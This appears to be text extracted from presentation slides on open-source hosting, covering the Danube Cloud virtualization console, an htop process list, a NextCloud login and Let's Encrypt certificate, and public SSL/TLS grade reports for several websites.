
- Software + source code (program is freely distributed)
- Collaborative development.
- Updated
- Collaborative effort
- Always free
- New versions with improved features

virtualization






Xen



KVM





DANUBE CLOUD
Datacenter delivered

Datacenter

Nodes

Servers

Monitoring

Task log

Support

admin

Profile

Logout

admin

+

Add Server

Filter servers by tags

cfgdb01

danotest

dns01

img01

mgmt01

mgmt02

mon01

danube.cloud

Servers

admin

Q

Enter server name or status

<input type="checkbox"/>	Name	Hostname	Node	Owner	Status	VCPUs	RAM	HDD
<input type="checkbox"/>	cfgdb01	cfgdb01.local	erigodev-phys.office.erigones.com	admin	running	1 x	256 MB	10.0 GB
<input type="checkbox"/>	danotest	danotest.lan	erigodev-phys.office.erigones.com	admin	stopped	1 x	512 MB	20.0 GB
<input type="checkbox"/>	dns01	dns01.local	erigodev-phys.office.erigones.com	admin	running	1 x	256 MB	10.0 GB
<input type="checkbox"/>	img01	img01.local	erigodev-phys.office.erigones.com	admin	running	1 x	256 MB	50.0 GB
<input type="checkbox"/>	mgmt01	mgmt01.local	erigodev-phys.office.erigones.com	admin	running	1 x	1024 MB	10.0 GB
<input type="checkbox"/>	mgmt02	mgmt02.local	cn1	admin	running	1 x	1024 MB	10.0 GB
<input type="checkbox"/>	mon01	mon01.local	erigodev-phys.office.erigones.com	admin	running	1 x	1024 MB	10.0 GB

Selected 0 of 7 servers

+

Add Server

▶

Start

↺

Reboot

■

Stop

📄

Export

admin

Profile Logout

admin

+ Add Server

Filter servers by tags

Nodes

Servers

Monitoring

Task log

Support

Details Console Snapshots Backups Monitoring Task Log

mon01 · console


```
CPU[|||||] 2.0% Tasks: 74, 4 thr: 2 running
Mem[|||||] 263M/993M Load average: 0.06 0.10 0.13
Swap[|||||] 0K/512M Uptime: 00:24:20
```

PID	USER	PRI	NI	UIRT	RES	SHR	S	CPU%	MEM%	TIME+	Command
2127	root	20	0	119M	2328	1396	R	1.4	0.2	0:00.07	http
807	zabbix	20	0	275M	6016	3288	S	0.7	0.6	0:02.49	/usr/sbin/zabbix_server: poller #4 [got 13 values in 1.259713 sec
805	zabbix	20	0	275M	6076	3372	S	0.7	0.6	0:02.47	/usr/sbin/zabbix_server: poller #2 [got 13 values in 1.335270 sec
608	zabbix	20	0	82100	1416	608	S	0.7	0.1	0:00.32	/usr/sbin/zabbix_agentd: collector [idle 1 sec]
808	zabbix	20	0	275M	5924	3220	S	0.7	0.6	0:02.41	/usr/sbin/zabbix_server: poller #5 [got 0 values in 0.000007 sec,
345	root	20	0	22576	1484	1252	S	0.0	0.1	0:01.07	/usr/bin/qemu-ga --method=virtio-serial --path=/dev/virtio-ports/
804	zabbix	20	0	275M	6136	3412	S	0.0	0.6	0:02.32	/usr/sbin/zabbix_server: poller #1 [got 11 values in 0.142485 sec
2060	postgres	20	0	278M	25836	21996	S	0.0	2.5	0:00.20	postgres: zabbix zabbix [local] idle
614	pgbouncer	20	0	47272	2260	1148	S	0.0	0.2	0:01.88	/usr/bin/pgbouncer -d -q /etc/pgbouncer/pgbouncer.ini
1	root	20	0	43896	6396	3816	S	0.0	0.6	0:02.09	/usr/lib/systemd/systemd --switched-root --system --deserialize 2
213	root	20	0	34984	2760	2456	S	0.0	0.3	0:00.46	/usr/lib/systemd/systemd-journald
238	root	20	0	45736	4680	2660	S	0.0	0.5	0:00.13	/usr/lib/systemd/systemd-udevd
276	root	16	-4	51188	1580	1200	S	0.0	0.2	0:00.01	/sbin/auditd -n
246	root	16	-4	51188	1580	1200	S	0.0	0.2	0:00.04	/sbin/auditd -n
283	root	20	0	26400	1664	1352	S	0.0	0.2	0:00.05	/usr/lib/systemd/systemd-logind
329	dbus	20	0	34792	1692	1332	S	0.0	0.2	0:00.00	/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile
287	dbus	20	0	34792	1692	1332	S	0.0	0.2	0:00.00	/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile
323	ntp	20	0	29408	1980	1384	S	0.0	0.2	0:00.04	/usr/sbin/ntpd -u ntp:ntp -g
387	root	20	0	212M	5880	2600	S	0.0	0.6	0:00.08	/usr/sbin/rsyslogd -n
388	root	20	0	212M	5880	2600	S	0.0	0.6	0:00.03	/usr/sbin/rsyslogd -n
334	root	20	0	212M	5880	2600	S	0.0	0.6	0:00.13	/usr/sbin/rsyslogd -n
346	root	20	0	90212	2332	1704	S	0.0	0.2	0:00.18	login -- root
350	root	20	0	123M	1656	1024	S	0.0	0.2	0:00.27	/usr/sbin/crond -n
351	root	20	0	4340	540	404	S	0.0	0.1	0:00.00	/usr/sbin/acpid
536	root	20	0	107M	12768	316	S	0.0	1.3	0:00.00	/sbin/dhclient -H localhost -1 -q -lf /var/lib/dhclient/dhclient-
595	root	20	0	82560	3536	2680	S	0.0	0.3	0:00.04	/usr/sbin/sshd -D
596	root	20	0	510M	26560	19080	S	0.0	2.6	0:00.43	/usr/sbin/httpd -DFOREGROUND
606	zabbix	20	0	82100	1436	632	S	0.0	0.1	0:00.00	/usr/sbin/zabbix_agentd -c /etc/zabbix/zabbix_agentd.conf
609	zabbix	20	0	82220	2416	1472	S	0.0	0.2	0:00.77	/usr/sbin/zabbix_agentd: listener #1 [waiting for connection]
610	zabbix	20	0	82220	2396	1452	S	0.0	0.2	0:00.76	/usr/sbin/zabbix_agentd: listener #2 [waiting for connection]
611	zabbix	20	0	82220	2400	1456	S	0.0	0.2	0:00.72	/usr/sbin/zabbix_agentd: listener #3 [waiting for connection]
612	zabbix	20	0	82100	2004	1136	S	0.0	0.2	0:00.09	/usr/sbin/zabbix_agentd: active checks #1 [idle 1 sec]
645	postgres	20	0	275M	25936	24852	S	0.0	2.5	0:00.20	/usr/pgsql-9.5/bin/postgres -D /var/lib/pgsql/9.5/data
675	zabbix	20	0	171M	3608	2036	S	0.0	0.4	0:00.04	/usr/sbin/zabbix_server -c /etc/zabbix/zabbix_server.conf
694	root	20	0	91140	2088	1060	S	0.0	0.2	0:00.04	/usr/libexec/postfix/master -w
695	postfix	20	0	91244	3844	2848	S	0.0	0.4	0:00.01	pickup -l -t unix -u
696	postfix	20	0	91432	4032	3004	S	0.0	0.4	0:00.03	qmgr -l -t unix -u
703	postgres	20	0	188M	1420	340	S	0.0	0.1	0:00.00	postgres: logger process
766	postgres	20	0	275M	25992	24848	S	0.0	2.6	0:00.42	postgres: checkpoint process
767	postgres	20	0	275M	2048	960	S	0.0	0.2	0:00.15	postgres: writer process
768	postgres	20	0	275M	18100	17004	S	0.0	1.8	0:00.12	postgres: wal writer process

F1Help F2Setup F3Search F4Filter F5Tree F6SortBy F7Nice F8Nice F9Kill F10Quit

node01.local · VM CPU usage

1 CPU consumed by each virtual machine on the compute node.



1h 4h 1d 1w 2w 1m 1y

◀ 2018-04-21 22:08:30 - 2018-04-21 23:08:30 ▶

- access.local: cpu usage in % (%) | min: 0 | max: 101
- ctgdb01.local: cpu usage in % (%) | min: 0 | max: 0
- dns01.local: cpu usage in % (%) | min: 0 | max: 1
- img01.local: cpu usage in % (%) | min: 0 | max: 0
- mgmt01.local: cpu usage in % (%) | min: 8 | max: 38
- mon01.local: cpu usage in % (%) | min: 17 | max: 140
- pass.suricat.local: cpu usage in % (%) | min: 0 | max: 0

NextCloud 12



<https://nextcloud.demo.civihosting.com/index.php/login>

Let's encrypt + DNSSEC

<https://letsencrypt.org/>



Secure Connection

Permissions

You have not granted this site any special permissions.

★ Favorites

Shared with you

Shared with others

Shared by link

Tags

Deleted files

Settings

★ Documents

★ Photos

★ ttt

★ Nextcloud.mp4

★ Nextcloud Manual.pdf

3 folders and 2 files

Size Modified

77 KB 2 months ago

2.3 MB 3 months ago

0 KB 3 months ago

452 KB 3 months ago

4.4 MB 3 months ago

7.2 MB

GeneralDetails

This certificate has been verified for the following uses:

SSL Server Certificate

Issued To

Common Name (CN) [REDACTED]
Organization (O) <Not Part Of Certificate>
Organizational Unit (OU) <Not Part Of Certificate>
Serial Number 03:23:AE:C4:64:38:3B:03:20:7B:33:A3:1A:3E:BC:8C:5E:0B

Issued By

Common Name (CN) Let's Encrypt Authority X3
Organization (O) Let's Encrypt
Organizational Unit (OU) <Not Part Of Certificate>

Period of Validity

Begins On July 10, 2017
Expires On October 8, 2017

Fingerprints

SHA-256 Fingerprint CA:83:00:5D:FB:13:2E:45:FF:5B:12:77:9F:50:0D:18:
50:95:23:C9:1C:5F:6A:0B:A8:74:B2:DB:94:6B:FC:DC

SHA1 Fingerprint EA:EA:4A:94:2F:D5:28:AA:34:77:FB:9A:C6:CB:9F:2F:57:F8:00:2F

Close

Qualys SSL

<https://www.ssllabs.com/ssltest/index.html>


SSL Report: suricat.be (54.37.202.109)

Assessed on: Wed, 16 May 2018 13:16:18 UTC | **HIDDEN** | [Clear cache](#)

[Scan Another »](#)

Summary

Overall Rating



Visit our [documentation page](#) for more information, configuration guides, and books. Known issues are documented [here](#).

This site works only in browsers with SNI support.

HTTP Strict Transport Security (HSTS) with long duration deployed on this server. [MORE INFO »](#)

DNS Certification Authority Authorization (CAA) Policy found for this domain. [MORE INFO »](#)


SSL Report: www.bnpparibasfortis.be (193.58.4.82)

Assessed on: Tue, 25 Jul 2017 17:12:26 UTC | [Hide](#) | [Clear cache](#)

[Scan Another](#)

Summary

Overall Rating



Visit our [documentation page](#) for more information, configuration guides, and books. Known issues are documented [here](#).

SSL Report: facebook.com

Assessed on: Tue, 25 Jul 2017 14:43:09 UTC | **HIDDEN** | [Clear cache](#)

[Scan Another >>](#)

	Server	Test time	Grade
1	31.13.77.36 edge-star-mini-shv-01-sjc2.facebook.com Ready	Tue, 25 Jul 2017 14:41:06 UTC Duration: 61.813 sec	B
2	2a03:2880:f122:83:face:b00c:0:25de edge-star-mini6-shv-01-sjc2.facebook.com Ready	Tue, 25 Jul 2017 14:42:08 UTC Duration: 61.231 sec	B

BITMAPPERS SSL


SSL Report: bitmappers.net (192.0.78.25)

Assessed on: Wed, 16 May 2018 13:14:05 UTC | **HIDDEN** | [Clear cache](#)

[Scan Another »](#)

Summary

Overall Rating



Visit our [documentation page](#) for more information, configuration guides, and books. Known issues are documented [here](#).

This site works only in browsers with SNI support.

<https://www.htbridge.com/>

Summary of **bitmappers.net:443** (HTTPS) SSL/TLS Security Test

bitmappers.net was tested 1 time during the last 12 months.

FINAL GRADE



TEST INFO

Today, 15:05 CEST

 192.0.78.24:443

HTTPS

TEST OPTIONS



REFRESH



PDF REPORT

Summary of **bitmappers.net** Web Server Security Test

bitmappers.net was tested 2 times during the last 12 months.

FINAL GRADE



DNS

SERVER IP
192.0.78.24

REVERSE DNS
-

INFO

DATE OF TEST
Today, 15:12 CEST

SERVER LOCATION
San Francisco, United States

TEST OPTIONS



REFRESH



PDF REPORT

Questions ???

